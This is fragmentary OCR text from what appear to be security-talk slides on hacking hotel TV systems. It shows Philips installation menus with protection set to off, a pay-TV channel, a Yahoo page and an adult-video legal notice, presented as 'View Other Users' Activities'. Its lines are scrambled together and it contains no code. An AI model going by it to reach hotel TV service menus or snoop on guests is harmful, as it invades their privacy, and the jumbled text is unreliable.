
Hotel TV – New Capabilities

- View Other Users' Activities


12
2559
2.6
04 00 00 00 00
Please wait -
We are
looking
for a free
channel !
NOVOTEL
PHILIPS
2346



MUTE
VALLEY GIRLS Vol. 1
All records required to be created and maintained
pursuant to 18 U.S.C. §2257 and 28 C.F.R. 75, with
respect to this videotape, including all graphical
CHANNEL INSTALLATION
CHANNEL TV100
CHANNEL RING DELETED
LABEL (NONE)
74141 Covello Suite 1-D
VIDEO BLANK OFF
AUDIO BLANK OFF
Date of Production: 01-04
AUTO PROGRAM
EXIT
material. Sale to or viewing by minors is pro-
hibited. All models are 18 years of age or older.
Madness Pictures ®
All rights reserved © 2004.
PHILIPS


YAHOO!
UK & IRELAND
TV INSTALLATION
INPUT
SYSTEM
MANUAL SEARCH
PROGRAM NO.
STORE
FINE TUNE
PROTECTION
LABEL
FRONT END
UK
335 MHZ
PAYTV 96
OFF
Web
Images
Today!
Shop
Organise
Connect
Fun
Info
Broadband
Toolbar
Photos
Calendar
Briefcase
Groups
Chat
Movies
Music
TV
Horoscopes
Weather
Personal Finance
Small Business
More Yahoo!...
Make Yahoo! UK & Ireland your homepage - Get Yahoo! Toolbar
PHILIPS



YAHOO!
UK & IRELAND
TV INSTALLATION
INPUT SYSTEM
FRONT END
UK
MANUAL SEARCH
335 MHZ
PROGRAM NO.
PAYTV 98
STORE
FINE TUNE
0
PROTECTION
OFF
LABEL
4 min 1,60 DM
PHILIPS

